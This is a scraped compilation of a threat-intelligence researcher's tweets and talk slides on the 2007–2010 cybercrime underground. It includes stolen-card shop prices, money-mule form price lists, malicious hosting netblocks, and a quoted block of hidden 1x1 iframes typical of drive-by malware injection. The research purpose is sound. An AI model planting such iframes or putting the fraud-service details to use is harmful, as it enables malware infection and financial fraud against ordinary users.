In retrospective - "I Know Who DDoS-ed Georgia Last Summer". Takes you back doesn't it? This is my modest experience with the now marketing leading social network analysis and multiple OSINT sources aggregation software tool Maltego. CC:

@MaltegoHQ https://t.co/LLW4k7yvmZ



12:48

Re-shipping mules all the way baby! - https://t.co/uDr5P54stp #security #cybercrime #malware #CyberAttack #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/B9nDbUBrnE



12:50

Re-shipping mules all the way baby! - Part Two - https://t.co/uDr5P54stp Images courtesy of me while doing research. #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/KYI6VtOiiB



Sofia, Bulgaria. Circa 2010. Right before I got caught. Images courtesy of me. Back then I met with @rivarichmond to discuss my findings and research on the Koobface botnet. What a time it was. I even made it into the NYTimes - https://t.co/uW1OBMgsXM https://t.co/tlqPOcNJhW



Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM based on my research on credit cards selling E-Shops at the time. #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntell https://t.co/VyvnWFXlax




13:08

Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/jzvreVzYa1

<u>Home | Search Cards | Checkout | My orders | Balance: So.oo | Support | Account | Service Rules | Help | Logou</u> Load funds: Liberty Reserve: Pay! Statistic: Out of stock. Cvv Country Price Qt. Ag \$10,00 \$8,00 Au 12 Be \$10,00 Br \$7,00 93 Ca \$7,00 6 \$10,00 Cn 2 \$10,00 Es \$10,00 Fr \$10,00 1 Gb \$9,00 \$5,00 In \$8,00 Kr Mx \$10,00 2 N1\$10,00 2 Nz \$7,00 1 Rj \$10,00 Sa \$10,00 1 Tr \$6,00 19 Uk \$9,00 122


13:08

Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntelligence https://t.co/wn8lleOkQK




13:09

Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsHpJlk #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/5ig41AWCcA



13:09

Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/rLA5puAb66




13:09

Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntelligence https://t.co/oAXzO81QVC




Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntelligence https://t.co/FgZWPfWUji




13:10

Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntelligence https://t.co/Ghm04aPsZK



Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/0ebJnet4wa




13:10

Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/03HbxqswBg




Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntelligence https://t.co/H70CINiM0M



13:11

Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntelligence https://t.co/mB2LJENXHr



Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntelligence https://t.co/DdU5QIESVt




13:11

Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/WwH6Oty3DC




Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/5oSZnwI4Fo




13:12

Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/7gz6QEqex3




Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/8qY6xFiwYL



13:12


Random cybercrime ecosystem screenshots circa 2010. https://t.co/yzEzsH88QM #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/jMT0t2QzZT



Remember TROYAK-AS? - https://t.co/jWmzOB4cDh Who would have thought? BGP over VPN? Outstanding. #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #threatintel https://t.co/jQOGLLkOJv




Here's a decent example of money mule recruitment gang that's blocking access to my personal blog once a user installs their rogue certificate. - https://t.co/ytrCt6Gswl #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #threatintel https://t.co/9DHZhpGh28




22:26 https://t.co/FXeYZYS6Kn #security #cybercrime #malware #ThreatIntelligence #ThreatHunting #threatintel


⇄1 22:37

Money mule recruiters "in the wild". Circa 2010. - https://t.co/uDr5P54stp #security #cybercrime #malware #ThreatIntelligence #ThreatHunting #threatintel https://t.co/jaNIUOPuXI






Money mule recruiters "in the wild". Circa 2010. - https://t.co/uDr5P54stp #security #cybercrime #malware #ThreatIntelligence #ThreatHunting #threatintel https://t.co/RfwmURoNwQ




Money mule recruiters "in the wild". Circa 2010. - https://t.co/uDr5P54stp #security #cybercrime #malware #ThreatIntelligence #ThreatHunting #threatintel https://t.co/KPtYQCS8F8



22:40

Money mule recruiters "in the wild". Circa 2010. - https://t.co/uDr5P54stp #security #cybercrime #malware #ThreatIntelligence #ThreatHunting #threatintel https://t.co/Yq9fmb2gu6



Money mule recruiters "in the wild". Circa 2010. - https://t.co/uDr5P54stp #security #cybercrime #malware #ThreatIntelligence #ThreatHunting #threatintel https://t.co/WnTiqNEYIK

Наименование	Цена
Бланки, формы, таблицы	
Application form (ENG)	\$25.00
Application form electron. (ENG)	\$20.00
Application form short (ENG)	\$20.00
Сопроводительная форма для отправления MG (ENG) (ONE)	\$20.00
Сопроводительная форма для отправления MG (ENG) (SPLIT)	\$20.00
Сопроводительная форма для отправления WU (ENG) (ONE)	\$20.00
Conpoвoдительная форма для отправления WU (ENG) (SPLIT)	\$25.00
Espanol	
Formulario de Inscripcion (ESP) (.DOC)	\$35.00
Сопроводительная форма для отправления WU (ESP) (SPLIT)	\$30.00
Форма для банковских деталей (ESP) (EEUU)	\$25.00
Форма для отправленного перевода WU (ESP)	\$20.00
Italian	
Application form (ITAL)	\$30.00
Сопроводительная форма для отправления WU (ITAL)	\$20.00
Форма для банковских деталей (ITAL) (EU)	\$25.00
Форма для отправленного перевода WU (ITAL)	\$25.00
Формы для банковских деталей	
Bank Details Form /IBAN/ (ENG)	\$25.00
Bank Details Form /AU/ (ENG)	\$25.00
Bank Details Form /CA/ (ENG)	\$25.00
Bank Details Form /UK/ (ENG)	\$25.00
Bank Details Form /US/ (ENG)	\$25.00

14 - Tuesday

04:34

https://t.co/ry6rS4XdhS #security #cybercrime #malware #CyberAttack #CyberSecurity #cyberattacks #cybersecuritytips #cyberwar #CyberSec #ThreatIntel #threatintelligence

04:37

https://t.co/ttyF3yred3 #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #cybersecuritytips #CyberSec #cyberwar #ThreatIntel #threatintelligence

10:47

https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #threatintelligence


15 - Wednesday

08:05

Folks. I wanted to say big thanks to @whoisxmlapi for working with me to launch an

OpenCTI instance which I populate on a daily basis while working on the company's Law Enforcement Nautilus Feed. Apply here - https://t.co/Vu5MB6njx5 https://t.co/ErAQGUx5Yx





16 - Thursday

02:33

https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/WpJOEk2o8l




Intell on the Criminal Underground - Who's Who in Cyber Crime for 2007?

<iframe src=./n404-1.htm width=1 height=1></iframe>
<iframe src=./n404-2.htm width=1 height=1></iframe>
<iframe src=./n404-3.htm width=1 height=1></iframe>
<iframe src=./n404-4.htm width=1 height=1></iframe>
<iframe src=./n404-5.htm width=1 height=1></iframe>
<iframe src=./n404-6.htm width=1 height=1></iframe>
<iframe src=./n404-7.htm width=1 height=1></iframe>
<iframe src=./n404-8.htm width=1 height=1></iframe>
<iframe src=./n404-9.htm width=1 height=1></iframe>

The Basics of OSINT/CYBERINT

- What is OSINT and how important it is to fighting Cyber Crime?
- Competitive Intelligence and OSINT
- (CYBERINT) as the convergence of HUMINT, SIGINT and OSINT online



The Basics of OSINT/CYBERINT - Cyber Intelligence Practices

- Tactical Intelligence "I Want to Know God's Thoughts, all Rest are Details"
 - consolidation of malicious parties
 - assessing their degree of collaboration
 - personalizing and profiling the groups
 - Scenario Building Intelligence Devil's Advocate
 - Understanding of OPSEC

Dynamics of the Underground Economy

- Customer Service, Manuals and Video Tutorials
- Promotions and Bargain deals with commodity services and products
- Exclusive, customer-tailored and proprietary tools/services
- Localization to break the entry barriers
- Risk-hedging and risk-forwarding
- Customization of products/services
- Botnets, Malware, Spamming, Phishing On Demand

Dynamics of the Underground Economy - Financial Liquidity is a Variable

Item	Advertised Price (in US Dollars)
United States-based credit card with card verification value	\$1-\$6
United Kingdom-based credit card with card verification value	\$2-\$12
An identity (including US bank account, credit card, date of birth, and government issued identification number)	\$14-\$18
List of 29,000 emails	\$5
Online banking account with a \$9,900 balance	\$300
Yahoo Mail cookie exploit—advertised to facilitate full access when successful	\$3
Valid Yahoo and Hotmail email cookies	\$3
Compromised computer	\$6-\$20
Phishing Web site hosting—per site	\$3-5
Verified PayPal account with balance (balance varies)	\$50-\$500
Unverified PayPal account with balance (balance varies)	\$10-\$50
Skype account	\$12
World of Warcraft account—one month duration	\$10

Table 3. Advertised prices of items traded on underground economy servers

Source: Symantec Corporation

Who's Who in Cyber Crime for 2007? - The Russian Business Network

- Started issuing fake "account suspended notices" upon getting "blogosphered"
- The enemy you know is better than the enemy you don't know - no OPSEC policy
- Centralization => efficiency and easy of management => easy to block/traceback
- Chasing down the RBN how to breath down the RBN's neck?

02:35

https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/fjmb2nctE0

Who's Who in Cyber Crime for 2007? - Stormy Wormy

- Persistence, simplicity, and outdated vulnerabilities lead to the world's largest botnet
- Storm Worm is not an Attack, it's a Campaign
- Storm Worm is a Russian malware operation


Who's Who in Cyber Crime for 2007? - New Media Malware Gang


- Domain farms of live exploit URLs, malware C&C
- Have used and is still using RBN infrastructure
- Connection with Storm Worm and several high profile malware embedded attacks
- Same infrastructure is used by the RBN, Storm Worm and the New Media Malware Gang
- A Russian malware group

Who's Who in Cyber Crime for 2007? - Ukrtelegroup Ltd

- Dispersed over several different netblocks
 88.255.114.*; 88.255.113.*; 88.255.94.*;
 88.255.120.*;
- Huge farm for hosting malware, downloaders update locations, live exploit URLs, malware C&C
- Cooperation with the RBN, Storm Worm campaigners and the New Media Malware Gang
- Known RBN customers using their services








Conclusion and Key Summary Points

- http://ddanchev.blogspot.com switchboard to real-time and historical threat intell
- · dancho.danchev@gmail.com


Thank you for your time and attention!




Requirements to join the group - Have been in "business" for at least 6 months - At least one recommendation from two cybercrime-friendly communities - 45% commission with \$3k as minimum payment - The partner is required to pay a membership fee in order to continue receiving fraudulently obtained payments - The gang's pitch "From a 100 personal mules from the U.K and the U.S on a monthly basis"



